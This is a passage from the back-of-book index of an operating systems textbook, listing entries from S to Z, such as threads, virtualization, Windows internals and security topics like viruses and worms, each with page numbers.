Sequential consistency, 580–581
Sequential consistency in DSM, 562–563
Sequential process, 86
Serial ATA, 4, 29
Serial ATA disk, 369
Serial bus architecture, 32
Server, 68
Server operating system, 35–36
Server stub, 557
Service, Android, 831–833
Service pack, 17
Session semantics, 582
SetEvent, 918, 919
Setgid, 802
SetPriorityClass, 923
SetSecurityDescriptorDacl, 970
SetThreadPriority, 923
Setuid, 604, 802, 854
Setuid bit, 800
Setuid root programs, 641
Sewage spill, 598
Sfc, 312
SHA (*see* Secure Hash Algorithm)
SHA-1 (*see* Secure Hash Algorithm)
SHA-256 (*see* Secure Hash Algorithm)
SHA-512 (*see* Secure Hash Algorithm)
Shadow page table, 486
Shared bus architecture, 32
Shared files, 290–293
Shared hosting, 70
Shared library, 63, 229–231
Shared lock, 779
Shared page, 228–229
Shared text segment, 756
Shared-memory multiprocessor, 520–545
Shell, 1–2, 39, 45–46, 726–728
Shell filter, 727
Shell magic character, 727

Shell pipe symbol, 728
Shell pipeline, 728
Shell prompt, 726
Shell script, 728
Shell wild card, 727
Shellcode, 642
Shim, 922
Short name, NTFS, 957
Shortest job first scheduling, 157–158
Shortest process next scheduling, 162
Shortest remaining time next scheduling, 158
Shortest seek first disk scheduling, 380
SID (*see* Security ID)
Side-by-side DLLs, 906
Side-channel attack, 636
Sigaction, 739
Signal, 139, 140, 356
  alarm, 40
  Linux, 735–736
Signals in multithreaded code, 118
Signature block, 623
Silver bullet, lack of, 1022
SIMMON, 474
Simonyi, Charles, 408
Simple integrity property, 615
Simple security property, 613
Simulating LRU in software, 214
Simultaneous peripheral operation on line, 12
Single indirect block, 324, 789
Single interleaving, 378
Single large expensive disk, 372
Single root I/O virtualization, 492–493
Single-level directory system, 276
Singularity, 907
Skeleton, 582
Skew, disk, 376
Slab allocator, Linux, 762
SLED (*see* Single Large Expensive Disk)
Sleep, 128, 130, 140, 179
Sleep and wakeup, 127–130
Small computer system interface, 33
Smart card, 634
Smart card operating system, 38
Smart scheduling, multiprocessor, 541
Smartphone, 19–20
SMP (*see* Symmetric MultiProcessor)
Snooping, bus, 528
SoC (*see* System on a Chip)
Socket, 917
  Berkeley, 769
Soft fault, 929, 936
Soft miss, 204
Soft real-time system, 38, 164
Soft timer, 392–394
Software as a service, 496
Software development kit, Android, 805
Software fault isolation, 505
Software TLB management, 203–205
Solid state disk, 28, 318
Sony rootkit, 683–684
Source code virus, 672
Space sharing, multiprocessor, 542–543
Space-time trade-offs, 1012–1015
Sparse file, NTFS, 958
Special file, 44, 767
  block, 268
  character, 268
Spin lock, 124, 536
Spinning vs. switching, 537–539
Spooler directory, 120
Spooling, 12, 367
Spooling directory, 368
Spyware, 676–680
  actions taken, 679
  browser hijacking, 679
  drive-by-download, 677
Square-wave mode, clock, 389
SR-IOV (*see* Single Root I/O Virtualization)
SSD (*see* Solid State Disk)
SSF (*see* Shortest Seek First disk scheduling)
St. Exupéry, Antoine de, 985–986
Stable read, 386
Stable storage, 385–388
Stable write, 386
Stack canary, 642–644
Stack pointer, 21
Stack segment, 56
Standard error, 727
Standard input, 727
Standard output, 727
Standard UNIX, 718
Standby list, 930
Standby mode, 965
Star property, 613
Starting processes, Android, 845
Starvation, 169, 463–464
Stat, 54, 57, 782, 786, 788
Stateful file system, NFS, 798
Stateful firewall, 687
Stateless file system, NFS, 795

Stateless firewall, 686
Static relocation, 185
Static vs. dynamic structures, 1002–1003
Steganography, 617–619
Storage allocation, NTFS, 958–962
Store manager, Windows, 941
Store-and-forward packet switching, 547–548
Stored-value card, 634
Strict alternation, 123–124
Striping, RAID, 372
Structure, operating system, 993–997
Stuxnet attack on nuclear facility, 598
Subject, security, 605
Substitution cipher, 620
Subsystem, 864
Subsystems, Windows, 905–908
Summary of page replacement algorithms, 221–22
Superblock, 282, 784, 785
SuperFetch, 934
Superscalar computer, 22
Superuser, 41, 800
Supervisor mode, 1
Suspend blocker, Android, 810
Svchost.exe, 907
SVID (*see* System V Interface Definition)
SVM (*see* Secure Virtual Machine)
Swap area, Linux, 765
Swap file, Windows, 942
Swapper process, Linux, 764
Swappiness, Linux, 766
Swapping, 187–190
Switching multiprocessor, 523–525
SwitchToFiber, 910
Symbian, 19
Symbolic link, 281, 291
Symmetric multiprocessor, 533–534
Symmetric-key cryptography, 620–621
Sync, 316, 317, 767
Synchronization, barrier, 146–148
  Linux, 750–751
  multiprocessor, 534–537
  Windows, 917–919
Synchronization event, Windows, 918
Synchronization object, 886
Synchronization using semaphores, 132
Synchronized method, Java, 143
Synchronous call, 553–554
Synchronous I/O, 352
Synchronous vs. asynchronous communication, 1004–1005
System access control list, 969
System bus, 20
System call, 22, 50–62
System-call interface, 991
System calls (*see also* Windows API calls)
  directory management, 57–59
  file management, 56–57
  Linux file system, 780–783
  Linux I/O, 770–771
  Linux memory management, 756–758
  Linux process management, 736–739
  Linux security, 801
  miscellaneous, 59–60
  process management, 53–56
System on a chip, 528
System process, Windows, 914
System structure, Windows, 877–908
System V, 14
System V interface definition, 718
System/360, 10

T

Tagged architecture, 608
Task, Linux, 740
TCB (*see* Trusted Computing Base)
TCP (*see* Transmission Control Protocol)
TCP/IP, 717
Team structure, 1019–1021
TEB (*see* Thread Environment Block)
Template, Linda, 585
Termcap, 400
Terminal, 394
Terminal server, 927
TerminateProcess, 91
Test and set lock, 535
Text segment, 56, 754
Text window, 399–400
THE operating system, 64–65
Thermal management, 424
Thin client, 416–417
Thompson, Ken, 715
Timer, high resolution, 747
Thrashing, 216
Thread, 97–119
  hybrid, 112–113
  kernel, 111–112
  Linux, 743–746

Thread (*continued*)
  user-space, 108–111
  Windows, 908–927
Thread environment block, 908
Thread local storage, 908
Thread management API calls in Windows, 914–919
Thread of execution, 103
Thread pool, Windows, 911–914
Thread scheduling, 166–167
Thread table, 109
Thread usage, 97–102
Threads, POSIX, 106–108
Threat, 596–598
Throughput, 155
Tightly coupled distributed system, 519
Time, 54, 60
Time bomb, 658
Time of check to time of use attack, 656–657
Time of day, 390
Time sharing, multiprocessor 540–542
Timer, 388
Timesharing, 12
TinyOS, 37
TLB (*see* Translation Lookaside Buffer)
TOCTOU (*see* Time Of Check to Time Of Use attack)
Token, 874
Top-down implementation, 1003–1004
Top-down vs. bottom-up implementation, 1003–1004
Topology, multicomputer, 547–549
Torvalds, Linus, 14, 720
Touch screen, 414–416
TPM (*see* Trusted Platform Module)
Track, 28
Transaction, Android, 817
Transactional memory, 909
Transfer model, 577–678
Translation lookaside buffer, 202–203, 226, 933,
  hard miss
  soft miss, 204
Transmission control protocol, 575, 770
Transparent page sharing, 494
Trap, 51–52
Trap system call, 22
Trap-and-emulate, 476
Traps vs. binary translation, 482
Trends in operating system design, 1022–1026
Triple indirect block, 324, 790
Trojan horse, 663–664
TrueType fonts, 413
Trusted computing base, 601
Trusted platform module, 624–626
Trusted system, 601
TSL instruction, 126–127
Tuple, 584
Tuple space, 584
Turing, Alan, 7
Turnaround time, 155
Two-level multiprocessor scheduling, 541
Two-phase locking, 459
Type 1 hypervisor, 70, 477–478
  VMware, 511–513
Type 2 hypervisor, 72, 477–478, 481

U

UAC (*see* User Account Control)
UDF (*see* Universal Disk Format)
UDP (*see* User Datagram Protocol)
UEFI (*see* Unified Extensible Firmware Interface)
UID (*see* User ID)
UMA (*see* Uniform Memory Access)
UMA multiprocessor, bus-based, 520–521
  crossbar, 521–523
  switching, 523–525
UMDF (see User-Mode Driver Framework)
Umount, 54, 59
UMS (*see* User-Mode Scheduling)
Undefined external, 230
Unicode, 870
UNICS, 714
Unified extensible firmware interface, 893
Uniform memory access, 520
Uniform naming, 351
Uniform resource locator, 576
Universal Coordinated Time, 389
Universal disk format, 284
Universal serial bus, 33
UNIX, 14, 17–18
  history, 714–722
  PDP-11, 715–716
UNIX 32V, 717
UNIX password security, 630–632
UNIX system V, 14
UNIX V7 file system, 323–325
Unlink, 54, 58, 82, 281, 783
Unmap, 758
Unmarshalling, 822

Unsafe state, 452–453
Up operation on semaphore, 130
Upcall, 114
Upload/download model, 577
URL (*see* Uniform Resource Locator)
USB (*see* Universal Serial Bus)
Useful techniques, 1005–1010
User account control, 972
User datagram protocol, 770
User ID, 40, 604, 798
User interface paradigm, 988
User interfaces, 394–399
User mode, 2
User shared data, 908
User-friendly software, 16
User-level communication software, 553–556
User-mode driver framework, Windows, 948
User-mode scheduling, Windows, 912
User-mode services, Windows, 905–908
User-space I/O software, 367–369
User-space thread, 108–111
UTC (*see* Universal Coordinated Time)

V

V operation on semaphore, 130
V-node, NFS, 795
VAD (*see* Virtual Address Descriptor)
ValidDataLength, 943
Vampire tap, 569
Vendor lock-in, 496
Vertical integration, 500
VFS (*see* Virtual File System)
VFS interface, 297
Video RAM, 340, 405
Virtual address, 195
  guest, 488
Virtual address allocation, Windows, 929–931
Virtual address descriptor, 933
Virtual address space, 195
  Linux, 763–764
Virtual appliance, 493
Virtual disk, 478
Virtual file system, 296–299
  Linux, 731–732, 784–785
Virtual function, 493
Virtual hardware platform, 506–508
Virtual i-node, NFS, 795
Virtual kernel mode, 479
Virtual machine, 69–72
  licensing, 494–495
Virtual machine interface, 485
Virtual machine migration, 496–497
Virtual machine monitor, 472 (*see also* Hypervisor)
Virtual machines on multicore CPUs, 494
Virtual memory, 28, 50, 188, 194–208
  paging, 194–240
  segmentation, 240–252
Virtual memory interface, 232
Virtual processor, 879
VirtualBox, 474
Virtualization, 471–515
  cost, 482
  I/O, 490–493, 492–493
  memory, 486–490
  process-level, 477
  requirements, 474–477
  x86, 500–502
Virtualization and the cloud, 1023
Virtualization techniques, 478–483
Virtualization technology, 476
Virtualizing the unvirtualizable, 479
Virus, 595, 664–674
  boot sector, 669–670
  cavity, 668
  companion, 665–666
  device driver, 671
  executable program, 666–668
  macro, 671
  memory-resident, 669
  overwriting, 666
  parasitic, 668
  polymorphic, 689–691
  source code, 672
Virus avoidance, 692–693
Virus payload, 665
Virus scanner, 687
Viruses, operation, 665
Viruses distribution, 672–674
Vista, Windows, 17
VM exit, 487
VM/370, 69–70, 474
VMI (*see* Virtual Machine Interface)
VMM (*see* Virtual Machine Monitor)
VMotion, 499
VMware, 474, 498–514
  history, 498–499
VMware ESX server, 481

VMware workstation, 478
VMware Workstation, 498–500
  Linux, 498
  Windows, 498
VMX, 509
VMX driver, 509
Volume shadow copy, Windows, 944
VT (*see* Virtualization Technology)
Vulnerability, 594

W

Wait, 139, 140, 356
WaitForMultipleObjects, 886, 895, 918, 977
WaitForSingleObject, 918
WaitOnAddress, 919
Waitpid, 54–55, 55, 56, 736, 737, 738
Waitqueue, 750
Wake lock, Android, 810–813
WakeByAddressAll, 919
WakeByAddressSingle, 919
Wakeup, 127–130, 128
Wakeup waiting bit, 129
WAN (*see* Wide Area Network)
War dialer, 629
Watchdog timer, 392
WDF (*see* Windows Driver Foundation)
WDK (*see* Windows Driver Kit)
WDM (*see* Windows Driver Model)
Weak passwords, 628
Web app, 417
Web browser, 576
Web page, 576
White hat, 597
Wide area network, 568–569
Widget, 402
Wildcard, 607
WIMP, 405
Win32, 60–62, 860, 871–875
Window, 406
Window manager, 402
Windows 2000, 17, 861
Windows 3.0, 860
Windows 7, 17, 863–864
Windows 8, 857–976
Windows 8.1, 864
Windows 95, 16, 859
Windows 98, 16, 859
Windows API call
  I/O, 945–948
  memory management, 931–932
  process management, 914–919
  security, 969–970
Windows API calls (*see* AddAccessAllowedAce, AddAccessDeniedAce, BitLocker, CopyFile, CreateFile, CreateFileMapping, CreateProcess, CreateSemaphore, DebugPortHandle, DeleteAce, DuplicateHandle, EnterCriticalSection, ExceptPortHandle, GetTokenInformation, InitializeAcl, InitOnceExecuteOnce, InitializeSecurityDescriptor, IoCallDrivers, IoCompleteRequest, IopParseDevice, LeaveCriticalSection, LookupAccountSid, ModifiedPageWriter, NtAllocateVirtualMemory, NtCancelIoFile, NtClose, NtCreateFile, NtCreateProcess, NtCreateThread, NtCreateUserProcess, NtDeviceIoControlFile, NtDuplicateObject, NtFlushBuffersFile, NtFsControlFile, NtLockFile, NtMapViewOfSection, NtNotifyChangeDirectoryFile, NtQueryDirectoryFile, NtQueryInformationFile, NtQueryVolumeInformationFile, NtReadFile, NtReadVirtualMemory, NtResumeThread, NtSetInformationFile, NtSetVolumeInformationFile, NtUnlockFile, NtWriteFile, NtWriteVirtualMemory, ObCreateObjectType, ObOpenObjectByName, OpenSemaphore, ProcHandle, PulseEvent, QueueUserAPC, ReadFile, ReleaseMutex, ReleaseSemaphore, ResetEvent, SectionHandle, SetEvent, SetPriorityClass, SetSecurityDescriptorDacl, SetThreadPriority, SwitchToFiber, ValidDataLength, WaitForMultipleObjects, WaitForSingleObject, WaitOnAddress, WakeByAddressAll, WakeByAddressSingle)
Windows critical section, 917–919
Windows defender, 974
Windows device driver, 891–893
Windows driver foundation, 948
Windows driver kit, 948
Windows driver model, 948
Windows event, 918
Windows executive, 887–891
Windows fiber, 909–911
Windows file system, introduction, 953–954
Windows I/O, 943–952
  implementation, 948–952
  introduction, 944–945

Windows IPC, 916–917
Windows job, 909–911
Windows kernel, 882
Windows Me, 17, 859
Windows memory management, 927–942
  implementation, 933–942
  introduction, 928–931
Windows memory management API calls, 931–932
Windows metafile, 412
Windows notification facility, 890
Windows NT, 16, 860
Windows NT 4.0, 861, 891
Windows NT file system, 265–266, 952–964
  introduction, 952–954
  implementation, 954–964
Windows page replacement algorithm, 937–939
Windows page-fault handling, 934–937
Windows pagefile, 930–931
Windows power management, 964–966
Windows process, introduction, 908–914
Windows process management API calls, 914–919
Windows process scheduing, 922–927
Windows processes, 908–927
  introduction, 908–914
  implementation, 919–927
Windows programming model, 864–877
Windows registry, 875–877
Windows security, 966–975
  implementation, 970–975
  introduction, 967–969
Windows security API calls, 969–970
Windows subsystems, 905–908
Windows swap file, 942
Windows synchronization, 917–919
Windows synchronization event, 918
Windows system process, 914
Windows system structure, 877–908
Windows thread, 908–927
Windows thread pool, 911–914
Windows threads, implementation, 919–927
Windows update, 974
Windows Vista, 17, 862–863
Windows XP, 17, 861
Windows-on-Windows, 872
WinRT, 865
WinTel, 500
WMware Workstation, evolution, 511
WndProc, 409
WNF (*see* Windows Notification Facility)
Worker thread, 100
Working directory, 43, 278, 777
Working set, 216
Working set model, 216
Working set page replacement algorithm, 215
World switch, 482, 510
Worm, 595, 674–676
  Morris, 674–676
Wormhole routing, 548
Worst fit algorithm, 193
WOW (*see* Windows-on-Windows)
Wrapper (around system call), 110
Write, 54, 57, 273, 275, 297, 298, 317, 364, 367, 580, 603, 696, 756, 767, 768, 770, 781, 782, 785, 791, 797, 802
Write-through cache, 317
WSClock page replacement algorithm, 219
W^X, 644

X

X, 401–405
X client, 401
X Intrinsics, X11, 401
X resource, 403
X server, 401
X window system, 18, 401–405, 720, 725
X11 (*see* X window system)
X86, 18
X86–32, 18
X86–64, 18
Xen, 474
Xlib, 401
XP (*see* Windows XP)

Z


Z/VM, 69
Zero day attack, 974
ZeroPage thread, 941
Zombie, 598, 660
Zombie software, 639
Zombie state, 738
ZONE_DMA, Linux, 758
ZONE_DMA32, Linux, 758
ZONE_HIGHMEM, Linux, 758
ZONE_NORMAL, Linux, 758
Zuse, Konrad, 7
Zygote, 809–810, 815–816, 845–846

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
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
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